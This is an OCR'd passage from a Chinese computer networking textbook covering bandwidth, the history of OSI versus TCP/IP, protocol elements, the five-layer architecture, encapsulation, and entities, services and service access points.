以太网,而省略了单位中的 b/s,它的意思是速率为 100Mb/s 的以太网。顺便指出,上面所说的速率往往是指额定速率或标称速率。

(2) 带宽。在计算机网络中,带宽用来表示网络的通信线路所能传送数据的能力,因此网络带宽表示在单位时间内从网络中的某一点到另一点所能通过的"最高数据率"。这里提到"带宽"时,主要是指这个意思。这种意义的带宽的单位是"比特每秒",记为 b/s。在这种单位的前面也常常加上千(k)、兆(M)、吉(G)或太(T)这样的倍数。

## 2.3　计算机网络体系结构

在计算机网络的基本概念中,分层次的体系结构是最基本的。

**1. 计算机网络体系结构的形成**

计算机网络是个非常复杂的系统。为了说明这一点,可以设想一个最简单的情况:连接在网络上的两台计算机要互相传送文件。显然,在这两台计算机之间必须有一条传送数据的通路。但这还远远不够。至少还有以下几件工作需要去完成:

(1) 发起通信的计算机必须将数据通信的通路进行激活。所谓“激活”就是要发出一些信令,保证要传送的计算机数据能在这条通路上正确发送和接收。

(2) 要告诉网络如何识别接收数据的计算机。

(3) 发起通信的计算机必须查明对方计算机是否已开机,并且与网络连接正常。

(4) 发起通信的计算机中的应用程序必须弄清楚,对方计算机中的文件管理程序是否已做好文件接收和存储文件的准备工作。

(5) 若计算机的文件格式不兼容,则至少其中的一个计算机应完成格式转换功能。

(6) 对出现的各种差错和意外事故,如数据传送错误、重复或丢失,网络中某个结点交换机出故障等,应当有可靠的措施保证对方计算机最终能够收到正确的文件。

还可以举出一些要做的其他工作。由此可见,相互通信的两个计算机系统必须高度协调工作才行,而这种“协调”是相当复杂的。为了设计这样复杂的计算机网络,早在最初的 ARPANET 设计时即提出了分层的方法。“分层”可将庞大而复杂的问题转化为若干较小的局部问题,而这些较小的局部问题就比较易于研究和处理。1974 年,美国的 IBM 公司宣布了系统网络体系结构(System Network Architecture,SNA),这个著名的网络标准就是按照分层的方法制定的。现在用 IBM 大型机构建的专用网络仍在使用 SNA。不久后,其他一些公司也相继推出自己公司的具有不同名称的体系结构。

不同的网络体系结构出现后,使用同一个公司生产的各种设备都能够很容易地互连成网。这种情况显然有利于一个公司垄断市场。用户一旦购买了某个公司的网络,当需要扩大容量时,就只能再购买原公司的产品。如果购买了其他公司的产品,那么由于网络体系结构的不同,就很难互相连通。然而,全球经济的发展使得不同网络体系结构的用户迫切要求能够互相交换信息。为了使不同体系结构的计算机网络都能互连,国际标准化组织 ISO 于 1977 年成立了专门机构研究该问题。不久就提出一个试图使各种计算机在世界范围内互连成网的标准框架,即著名的开放系统互连基本参考模型(Open Systems Interconnection Reference Model,OSI/RM,简称 OSI)。“开放”是指非独家垄断的。因此只要遵循 OSI 标准,一个系统就可以和世界上任何地方、也遵循这同一标准的其他任何系统进行通信。这一点很像世界范围的电话和邮政系统,这两个系统都是开放系统。“系统”是指在现实的系统中与互连有关的各部分(我们知道,并不是一个系统中的所有部分都与互连有关。OSI/RM 参考模型是把与互连无关的部分除外,而仅仅考虑与互连有关的那些部分)。所以开放系统互连参考模型 OSI/RM 是个抽象的概念。在 1983 年形成了开放系统互连基本参考模型的正式文件,即著名的 ISO 7498 国际标准,也就是所谓的七层协议的体系结构。

OSI 试图达到一种理想境界,即全世界的计算机网络都遵循这个统一的标准,因而全世界的计算机将能够很方便地进行互连和交换数据。在 20 世纪 80 年代,许多大公司甚至一些国家的政府机构纷纷表示支持 OSI。当时看来似乎在不久的将来全世界一定会按

照OSI制定的标准来构造自己的计算机网络。然而到了20世纪90年代初期，虽然整套的OSI国际标准都已经制定出来了，但由于互联网已抢先在全世界覆盖了相当大的范围，而与此同时却几乎找不到有什么厂家生产出符合OSI标准的商用产品。因此人们得出这样的结论：OSI只获得了一些理论研究的成果，但在市场化方面OSI则事与愿违地失败了。现今规模最大的、覆盖全世界的互联网并未使用OSI标准。OSI失败的原因可归纳为：

(1) OSI的专家们缺乏实际经验，他们在完成OSI标准时缺乏商业驱动力；

(2) OSI的协议实现起来过分复杂，而且运行效率很低；

(3) OSI标准的制定周期太长，因而使得按OSI标准生产的设备无法及时进入市场；

(4) OSI的层次划分不太合理，有些功能在多个层次中重复出现。

按照一般的概念，网络技术和设备只有符合有关的国际标准才能大范围地获得工程上的应用。但现在情况却反过来了。得到最广泛应用的不是法律上的国际标准OSI，而是非国际标准TCP/IP。这样，TCP/IP就常被称为是事实上的国际标准。从这种意义上说，能够占领市场的就是标准。在过去制定标准的组织中往往以专家、学者为主。但现在许多公司都纷纷挤进各种各样的标准化组织，使得技术标准具有浓厚的商业气息。一个新标准的出现，有时不一定反映其技术水平是最先进的，而是往往有着一定的市场背景。

顺便说一下，虽然OSI在一开始是由ISO来制定，但后来的许多标准都是ISO与原来的国际电报电话咨询委员会CCITT联合制定的。从历史上来看，CCITT原来是从通信的角度考虑一些标准的制定，而ISO则关心信息的处理。但随着科学技术的发展，通信与信息处理的界限变得比较模糊了。于是，通信与信息处理就都成为CCITT与ISO所共同关心的领域。CCITT的建议书X.200就是关于开放系统互连参考模型，它和上面提到的ISO 7498基本上是相同的。

**2. 协议与划分层次**

在计算机网络中要做到有条不紊地交换数据，就必须遵守一些事先约定好的规则。这些规则明确规定了所交换的数据的格式以及有关的同步问题。这里所说的同步不是狭义的(即同频或同频同相)，而是广义的，即在一定的条件下应当发生什么事件(如发送一个应答信息)，因而同步含有时序的意思。这些为进行网络中的数据交换而建立的规则、标准或约定称为网络协议(network protocol)。网络协议也可简称为协议。更进一步讲，网络协议主要由以下三个要素组成：


(1) 语法，即数据与控制信息的结构或格式；

(2) 语义，即需要发出何种控制信息，完成何种动作以及做出何种响应；

(3) 同步，即事件实现顺序的详细说明。

由此可见，网络协议是计算机网络的不可缺少的组成部分。实际上，只要我们想让连接在网络上的另一台计算机做点什么事情(例如，从网络上的某个主机下载文件)，我们都需要有协议。但是当我们经常在自己的PC上进行文件存盘操作时，就不需要任何网络协议，除非这个用来存储文件的磁盘是网络上的某个文件服务器的磁盘。

协议通常有两种不同的形式。一种是使用便于人来阅读和理解的文字描述。另一种是使用让计算机能够理解的程序代码。这两种不同形式的协议都必须能够对网络上信息




交换过程做出精确的解释。ARPANET 的研制经验表明，对于非常复杂的计算机网络协议，其结构应该是层次式的。我们可以举一个简单的例子来说明划分层次的概念。

现在假定在主机 1 和主机 2 之间通过一个通信网络传送文件。这是一件比较复杂的工作，因为需要做不少的工作。

可以将要做的工作划分为三类。第一类工作与传送文件直接有关。例如，发送端的文件传送应用程序应当确信接收端的文件管理程序已做好接收和存储文件的准备。若两个主机所用的文件格式不一样，则至少其中的一个主机应完成文件格式的转换。这两件工作可用一个文件传送模块来完成。这样，两个主机可将文件传送模块作为最高的一层。但是，我们并不想让文件传送模块完成全部工作的细节，这样会使文件传送模块过于复杂。可以再设立一个通信服务模块，用来保证文件和文件传送命令可靠地在两个系统之间交换。也就是说，让位于上面的文件传送模块利用下面的通信服务模块所提供的服务。我们还可以看出，如果将位于上面的文件传送模块换成电子邮件模块，那么电子邮件模块同样可以利用在它下面的通信服务模块所提供的可靠通信的服务。同样道理，我们再构造一个网络接入模块，让这个模块负责做与网络接口细节有关的工作，并向上层提供服务，使上面的通信服务模块能够完成可靠通信的任务。

从上述简单例子可以更好地理解分层可以带来很多好处。如：

(1) 各层之间是独立的。某一层并不需要知道它的下一层是如何实现的，而仅仅需要知道该层通过层间的接口(即界面)所提供的服务。由于每一层只实现一种相对独立的功能，因而可将一个难以处理的复杂问题分解为若干个较容易处理的更小一些的问题。这样，整个问题的复杂程度就下降了。

(2) 灵活性好。当任何一层发生变化时(例如由于技术的变化)，只要层间接口关系保持不变，则在这层以上或以下各层均不受影响。此外，对某一层提供的服务还可进行修改。当某层提供的服务不再需要时，甚至可以将这层取消。

(3) 结构上可分割开。各层都可以采用最合适的技术来实现。

(4) 易于实现和维护。这种结构使得实现和调试一个庞大而又复杂的系统变得易于处理，因为整个的系统已被分解为若干个相对独立的子系统。

(5) 能促进标准化工作。因为每一层的功能及其所提供的服务都已有了精确的说明。

分层时应注意使每一层的功能非常明确。若层数太少，就会使每一层的协议太复杂。但层数太多又会在描述和综合各层功能的系统工程任务时遇到较多的困难。通常各层所要完成的功能主要有以下一些(可以只包括一种，也可以包括多种)：

(1) 差错控制，使得和网络对等端的相应层次的通信更加可靠。

(2) 流量控制，使得发送端的发送速率不要太快，要使接收端来得及接收。

(3) 分段和重装，发送端将要发送的数据块划分为更小的单位，在接收端将其还原。

(4) 复用和分用，发送端几个高层会话复用一条低层的连接，在接收端再进行分用。

(5) 连接建立和释放，交换数据前先建立一条逻辑连接。数据传送结束后释放连接。

分层当然也有一些缺点，例如，有些功能会在不同的层次中重复出现，因而产生了额外开销。

我们把计算机网络的各层及其协议的集合，称为网络的体系结构(architecture)。换种说法，计算机网络的体系结构就是这个计算机网络及其构件所应完成的功能的精确定义。需要强调的是：这些功能究竟是用何种硬件或软件完成的，则是一个遵循这种体系结构的实现的问题。体系结构的英文名词 architecture 的原意是建筑学或建筑的设计和风格。它和一个具体的建筑物的概念很不相同。例如，我们可以走进一个明代的建筑物中，但却不能走进一个明代的建筑风格之中。同理，我们也不能把一个具体的计算机网络说成是一个抽象的网络体系结构。总之，体系结构是抽象的，而实现则是具体的，是真正运行中的计算机硬件和软件。

**3. 具有五层协议的体系结构**

OSI 的七层协议体系结构(图 2-10(a))的概念清楚，理论也较完整，但它既复杂又不实用。TCP/IP 体系结构则不同，但它现在却得到了非常广泛的应用。TCP/IP 是一个四层的体系结构(图 2-10(b))，它包含应用层、传输层、网际层和网络接口层(用网际层这个名字是强调这一层是为了解决不同网络的互连问题)。不过从实质上讲，TCP/IP 只有最上面的三层，因为最下面的网络接口层并没有什么具体内容。因此在学习计算机网络的原理时往往采取折中的办法，即综合 OSI 和 TCP/IP 的优点，采用一种只有五层协议的体系结构(图 2-10(c))，这样既简洁又能将概念阐述清楚。





**图 2-10　计算机网络体系结构**

现在结合互联网的情况，自上而下地、非常简要地介绍一下各层的主要功能。

1) 应用层

应用层(application layer)是体系结构中的最高层。应用层直接为用户的应用进程提供服务。这里的进程就是指正在运行的程序。在互联网中的应用层协议很多，如支持万维网应用的 HTTP 协议，支持电子邮件的 SMTP 协议，支持文件传送的 FIP 协议，等等。

2）传输层

传输层(transport layer)的任务就是负责向两个主机中进程之间的通信提供服务。由于一个主机可同时运行多个进程，因此传输层有复用和分用的功能。复用就是多个应用层进程可同时使用下面传输层的服务，分用则是传输层把收到的信息分别交付给上面应用层中的相应的进程。传输层主要使用以下两种协议：

(1) 传输控制协议(Transmission Control Protocol，TCP)，面向连接的，数据传输的单位是报文段(segment)，能够提供可靠的交付。

(2) 用户数据报协议(User Datagram Protocol，UDP)，无连接的，数据传输的单位是用户数据报，不保证提供可靠的交付，只能提供“尽最大努力变付(best-effort delivery)”。

3）网络层

网络层(network layer)负责为分组交换网上的不同主机提供通信服务。在发送数据时，网络层把传输层产生的报文段或用户数据报封装成分组或包进行传送。在 TCP/IP 体系中，由于网络层使用 IP 协议，因此分组也称为 IP 数据报，或简称为数据报。网络层的另一个任务就是要选择合适的路由，使源主机传输层所传下来的分组，能够通过网络中的路由器找到目的主机。这里要强调指出，网络层中的“网络”二字，已不是我们通常谈到的具体的网络，而是在计算机网络体系结构模型中的专用名词。

对于由广播信道构成的分组交换网，路由选择的问题很简单，因此这种网络的网络层非常简单，甚至可以没有。互联网由大量的异构网络通过路由器相互连接起来。互联网主要的网络层协议是无连接的网际协议 IP 和许多种路由选择协议，因此互联网的网络层也称为网际层或 IP 层。

4）数据链路层

数据链路层常简称为链路层。我们知道，两个主机之间的数据传输，总是在一段一段的链路上传送，也就是说，在两个相邻结点之间(主机和路由器之间，或两个路由器之间)传送数据是直接传送的(点对点)。这时就需要使用专门的链路层的协议。在两个相邻结点之间传送数据时，数据链路层(data link layer)将网络层交下来的 IP 数据报组装成帧(framing)，在两个相邻结点间的链路上“透明”地传送帧中的数据。每一帧包括数据和必要的控制信息(如同步信息、地址信息、差错控制等)。典型的帧长是几百字节到一千多字节。

“透明”是一个很重要的术语。它表示：某一个实际存在的事物看起来却好像不存在一样。“在数据链路层透明传送数据”表示无论什么样的比特组合的数据都能够通过这个数据链路层。因此，对所传送的数据来说，这些数据就“看不见”数据链路层。或者说，数据链路层对这些数据来说是透明的。

在接收数据时，控制信息使接收端能够知道一个帧从哪个比特开始和到哪个比特结束。这样，数据链路层在收到一个帧后，就可从中提取出数据部分，上交给网络层。

控制信息还使接收端能够检测到所收到的帧中有无差错。如发现有差错，数据链路层就简单地丢弃这个出了差错的帧，以免继续传送下去白白浪费网络资源。如果需要改正错误，就由传输层的 TCP 协议来完成。

5）物理层

在物理层(physical layer)上所传数据的单位是比特。物理层的任务就是透明地传送

比特流。也就是说，发送方发送 1(或 0)时，接收方应当收到 1(或 0)而不是 0(或 1)。因此物理层要考虑用多大的电压代表“1”或“0”，以及接收方如何识别出发送方所发送的比特。物理层还要确定连接电缆的插头应当有多少根引脚以及各条引脚应如何连接。当然，解释比特代表什么意思，则不是物理层所要管的。请注意，传递信息所利用的一些物理媒体，如双绞线、同轴电缆、光缆、无线信道等，并不在物理层协议之内而是在物理层协议的下面。因此也有人把物理媒体当作第 0 层。

在互联网所使用的各种协议中，最重要的和最著名的就是 TCP 和 IP 两个协议。现在人们经常提到的 TCP/IP 并不一定是单指 TCP 和 IP 这两个具体的协议，而往往是表示互联网所使用的整个 TCP/IP 协议族。图 2-11 显示了应用进程的数据在各层之间的传递过程中所经历的变化。这里为简单起见，假定两个主机是直接相连的。





图 2-11 数据在各层之间的传递过程

假定主机 1 的应用进程 $AP_1$ 向主机 2 的应用进程 $AP_2$ 传送数据。$AP_1$ 先将其数据交给本主机的第 5 层(应用层)。第 5 层加上必要的控制信息 $H_5$ 就变成了下一层的数据单元。第 4 层(传输层)收到这个数据单元后，加上本层的控制信息 $H_4$，再交给第 3 层(网络层)，成为第 3 层的数据单元。依此类推。不过到了第 2 层(数据链路层)后，控制信息分成两部分，分别加到本层数据单元的首部 $H_2$ 和尾部 $T_2$，而第 1 层(物理层)由于是比特流的传送，所以不再加上控制信息。请注意，传送比特流时应从首部开始传送。

OSI 参考模型把对等层次之间传送的数据单位称为该层的协议数据单元(Protocol Data Unit，PDU)。这个名词现已被许多非 OSI 标准采用。

当这一串的比特流离开主机 1 经网络的物理媒体传送到目的站主机 2 时，就从主机 2 的第 1 层依次上升到第 5 层。每一层根据控制信息进行必要的操作，然后将控制信息剥去，将该层剩下的数据单元上交给更高的一层。最后，把应用进程 $AP_1$ 发送的数据交给目的站的应用进程 $AP_2$。

可以用一个简单例子来比喻上述过程。有一封信从最高层向下传。每经过一层就包上一个新的信封，写上必要的地址信息。包有多个信封的信件传送到目的站后，从第 1 层

起，每层拆开一个信封后就把信封中的信交给它的上一层。传到最上层后，取出发信人所发的信交给收信人。虽然应用进程数据要经过如图 2-11 所示的复杂过程才能送到终点的应用进程，但这些复杂过程对用户来说，却都被屏蔽掉了，以致应用进程 $AP_1$ 觉得好像是直接把数据交给了应用进程 $AP_2$。同理，任何两个同样的层次（例如在两个系统的第 4 层）之间，也好像如同图中的水平位置所示的那样，将数据（即数据单元加上控制信息）直接传递给对方。这就是所谓的“对等层”之间的通信。我们以前经常提到的各层协议，实际上就是在各个对等层之间传递数据时的各项规定。

**4. 实体、协议、服务和服务访问点**

当研究开放系统中的信息交换时，往往使用实体（entity）这一较为抽象的名词表示任何可发送或接收信息的硬件或软件进程。在许多情况下，实体就是一个特定的软件模块。

协议是控制两个对等实体（或多个实体）进行通信的规则的集合。协议的语法方面的规则定义了所交换的信息的格式，而协议的语义方面的规则就定义了发送者或接收者所要完成的操作，例如，在何种条件下数据必须重传或丢弃。在协议的控制下，两个对等实体间的通信使得本层能够向上一层提供服务。要实现本层协议，还需要使用下面一层所提供的服务。一定要弄清楚，协议和服务在概念上是很不一样的。

首先，协议的实现保证了能够向上一层提供服务。使用本层服务的实体只能看见服务而无法看见下面的协议。下面的协议对上面的实体是透明的。

其次，协议是“水平的”，即协议是控制对等实体之间通信的规则。但服务是“垂直的”，即服务是由下层向上层通过层间接口提供的。另外，并非在一个层内完成的全部功能都称为服务。只有那些能够被高一层实体“看得见”的功能才能称之为“服务”。上层使用下层所提供的服务必须通过与下层交换一些命令，这些命令在 OSI 中称为服务原语。

在同一系统中相邻两层的实体进行交互（即交换信息）的地方，通常称为服务访问点（Service Access Point，SAP）。SAP 是一个抽象的概念，它实际上就是一个逻辑接口，有点像邮政信箱（可以把邮件放入信箱和从信箱中取走邮件），但这种层间接口和两个设备之间的硬件接口（并行的或串行的）并不一样。OSI 把层与层之间交换的数据的单位称为服务数据单元（Service Data Unit，SDU），它可以与 PDU 不一样。例如，可以是多个 SDU 合成为一个 PDU，也可以是一个 SDU 划分为几个 PDU。这样，在任何相邻两层之间的关系可概括为图 2-12 所示的那样。这里要注意的是，第 n 层的两个“实体（n）”之间通过“协议（n）”进行通信，而第 n+1 层的两个“实体（n+1）”之间则通过另外的“协议（n+1）”





图 2-12　相邻两层之间的关系

进行通信(每一层都使用不同的协议)。第 n 层向上面的第 n+1 层所提供的服务实际上已包括了在它以下各层所提供的服务。第 n 层的实体对第 n+1 层的实体就相当于一个服务提供者。在服务提供者的上一层的实体又称为“服务用户”,因为它使用下层服务提供者所提供的服务。

计算机网络的协议还有一个很重要的特点,就是协议必须把所有不利的条件事先都估计到,而不能假定一切都是正常的和非常理想的。例如,两个朋友在电话中约会好,下午 3 时在某公园门口碰头,并且约定“不见不散”。这就是一个很不科学的协议,因为任何一方临时有急事来不了而又无法通知对方时(如对方的电话或手机都无法接通),则另一方按照协议就必须永远等待下去。因此,看一个计算机网络协议是否正确,不能只看在正常情况下是否正确,而且还必须非常仔细地检查这个协议能否应付各种异常情况。

下面是一个有关网络协议的非常著名的例子。

